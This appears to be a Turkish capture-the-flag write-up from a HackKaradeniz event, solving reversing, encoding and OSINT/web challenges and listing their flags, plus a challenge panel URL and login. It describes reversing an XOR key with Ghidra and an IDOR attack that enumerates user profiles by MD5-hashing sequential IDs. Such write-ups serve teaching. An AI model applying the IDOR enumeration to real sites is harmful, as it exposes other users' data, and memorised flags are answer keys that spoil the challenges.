


5 - Mixer

"Anaktarquestion.exe" adında bir dosya bize verilmişti. Doğrudan x32Dbg ile incelemeye çalıştığımda h4KkC4r4d3n1z karakter dizisi dikkatimi çekiyor. Bunu cevap olarak denedikten sonra sonra debuggerda uygun noktalara breakpoint koyduğumdan programın "4KkC4hrz1n3d4" şeklinde girdiğim veriyi karıştırdığını görüyorum.


Burada düz mantık yürüterekten, karışık veriyi verirsem doğru değere dönüşeceğini düşünüyorum ve "4KkC4hrz1n3d4" girip "HK{H3y6!D!_K4R4D3N!2}" şeklinde bayrağımı alıyorum.

HK{H3y6!D!_K4R4D3N!2}



6 - Dünya Dönüyor


Reverse alanında gelen “Dünya Dönüyor” sorusu oldukça fazla kafa patlatmamıza neden oldu. Cevap olarak şarkının sözlerini bile girmeyi denedik fakat program bize bir türlü flag’i vermiyordu. Debuggerlar kullanarak patchleme deneylerimiz de ne yazık ki işe yaramıyordu. Girdiğimiz değerler etkisiz eleman olarak dönüyordu.



Nihayet IDA Pro ve NSA tarafından geliştirilen diassembler aracı olan Ghidra ile araştırmalarımız sonucunda şüpheli bir fonksiyon bulduk. IDA doğrudan yardımcı olmazken, Ghidra ile değerleri daha rahat ve anlaşılır biçimde okuyabildik.


Bu fonksiyonu incelediğimizde basit düzeyde şifrelemelerde kullanılan XOR kullanıldığını fark ettik. Hexadecimal olarak değişkenlere atanan değerleri önce decimal ve daha sonra normal metine çevirip, elde ettiğimiz “h4cK” keyi ile XOR işleminden geçirdiğimizde aradığımız bayrağı bulduk.

HK{Z0n6uLD4K_y0Lcu5u_K4LM4S1N}



7 - Klasik

Çözümü oldukça tuhaf olan sorulardan biriydi. Çalıştırdım ve Flag{..} biçiminde Hex ile encode edilmiş flag karşımdaydı. Decode ettim ve sonuca ulaştım.



Flag{mil4ttanonce209}

8 - Interview


Sitede biraz gezindikten sonra sol üstte sosyal medya butonları gördük. Tıkladığımızda bizi "ProKlean" Twitter hesabına yönlendirdi.

<https://twitter.com/ProKlean4>




Bu Twitter hesabının takip ettikleri arasında "Ayşe Zonguldak" adında biri olduğu görülüyordu.

https://twitter.com/iAyse_Zonguldak



İlgili kişiye gittiğimizde mail atmamız istendiğini gördüm.



Mail gönderdiğimde bize otomatik olarak cevap olarak panel girişi ve şifre gönderildi. Bunları ilgili hedefimizde kullanacağımızı artık biliyorduk.

HackKaradeniz Interview Mulakat Gelen Kutusu



Akil Gündoğan 16 Tem
Merhaba, bağlantıyı alabilir miyiz?




Ayşe Zonguldak Dün
Alıcılar: ben



Selmalar,
Mülakat paneline erişmek için;
URL: <http://int101.hackkaradeniz.xyz/mlkktlmadylgnpnl/login.php>
Username: "Alex"
Password: "1a2b3c4d5e6f"

Mail üzerinden gelen kullanıcı adı ve parola ile panele giriş yaptığımda karşımda şöyle bir sayfa vardı.



Bu kısımda URL üzerindeki ID ile sayfa içerisindeki id'nin farklı olması beni biraz düşündürdü fakat hemen URL üzerindeki adayID'yi alarak hash sorgulaması yaptım ve MD5 olduğunu gördüm. Bu hash'i kırmak istediğimde sonuç başarılı oldu ve değer adayID ile eşleştiğini gördüm. IDOR olabileceğinden şüphelenerek şöyle bir şey denemeye karar verdim. 2 numaralı id'i MD5 ile hashleyip adayID olarak girdiğimde id numarası 2 olan kullanıcının profilini gördüm.



Ardından bu şekilde devam ederek ilerlediğimde hemen 3 numaralı id'de Flag'i buldum.



Flag{v3n1_v1d1_v1c1}

9 - APT55

